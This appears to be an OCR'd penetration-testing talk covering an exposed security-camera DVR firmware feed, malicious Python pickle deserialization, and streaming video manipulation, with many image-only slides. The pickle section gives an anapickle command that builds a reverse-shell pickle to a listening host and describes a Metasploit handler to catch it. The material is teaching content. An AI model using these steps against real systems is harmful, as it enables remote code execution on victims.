Interesting Penetration Testing Topics and Results

About Me

Timothy Reed

Adeptus Cyber Solutions, LLC

Software Engineer

Cyber Researcher

Penetration Tester

Agenda

Security Camera DVR


Poison Pickle

Streaming Video Manipulation

Security Camera DVR

- Background
- Why update it?
  - IoT
  - Mirai Botnet
- How to protect it


Security Camera DVR




Security Camera DVR

TCPDUMP

- tcpdump -i dc0 src host 192.168.X.Y
- tcpdump -i dc0 src host 192.168.X.Y -w cameras.pcap



Security Camera DVR



http://dha.flirservices.com

Security Camera DVR


```
{
  "vendor":"dahua",
  "products":[
    {
      "model":"LHV0004S",
      "version":"00004",
      "url":"http://dha.flirservices.com/LHV0004S/LHV0004S_20150806_00004.bin",
      "type":"regular",
      "source":"*"
    },
    {
      "model":"LHV0016S",
      "version":"00005",
      "url":"http://dha.flirservices.com/LHV0016S/LHV0016s_20150714_00005.bin",
      "type":"regular",
      "source":"00005"
    },
    {
      "model":"LHV0016S",
      "version":"00089",
      "url":"http://dha.flirservices.com/LHV0016S/LHV0016S_20160718_00089.bin",
      "type":"emergency",
      "source":"*",
      "devices":[
        "dev123456789",
        "lhvfa3d8f697",
        "lhve64ae2f32",
        "lhv4a8174371",
        "lhv155ee83b3",
        "lhv7cd153fe1",
        "lhvf017a0877",
        "lhv0c445f7d5",
        "lhvee54ef299",
        "lhv077f296b4",
        "lhv836d79377",
        "lhv5bcf066e8",
        "lhv1e9489fe3",
        "lhv8ac550975",
```

Security Camera DVR

- How best to protect this and other IoT devices
  - Don’t expose them to the Internet
    - Remove default route
  - Other ways?

Poison Pickle

Poison Pickle

- Python method to convert an object to a byte stream (serialization/deserialization)
- pickle.dump(obj, [file])
- pickle.load(file)

Poison Pickle

- Create a pickle file

```
# Save a dictionary into a pickle file.

import pickle

favorite_color = { "apple": "space grey", "lion": "yellow",
"kitty": "red" }

pickle.dump( favorite_color, open( "colors.p", "wb" ) )
```

```
(dp0
S'lion'
p1
S'yellow'
p2
sS'kitty'
p3
S'red'
p4
sS'apple'
p5
S'space grey'
p6
```

Poison Pickle

- Read the pickle file

```
# Load the dictionary back from the pickle file.

import pickle

favorite_color = pickle.load( open( "colors.p", "rb" ) )

print favorite_color
```

```
$ python color_load.py

{'lion': 'yellow', 'kitty': 'red', 'apple': 'space grey'}
```

Malicious Pickle Time

- Anapickle
  - https://github.com/sensepost/anapickle
- Flags
  - -p: list available shell code
  - -g: generate pickle with shell code

Malicious Pickle Time

#>python ./anapickle.py
-g gen_reverseshell_tcp
“HOST=‘192.168.1.2’”
“PORT=6666” > bad_pickle.p

You will need to edit the result pickle file to remove the comments generated by anapickle


Metasploit Setup

- On the target Kali box, setup metasploit
- Use the exploit/multi/handler
- Set the PAYLOAD to python/shell_reverse_tcp
  - Set LHOST to Kali's IP
  - Set LPORT to what was set in the pickle file


- DEMO

Streaming Video Manipulation


Streaming Video





Streaming Video




Streaming Video



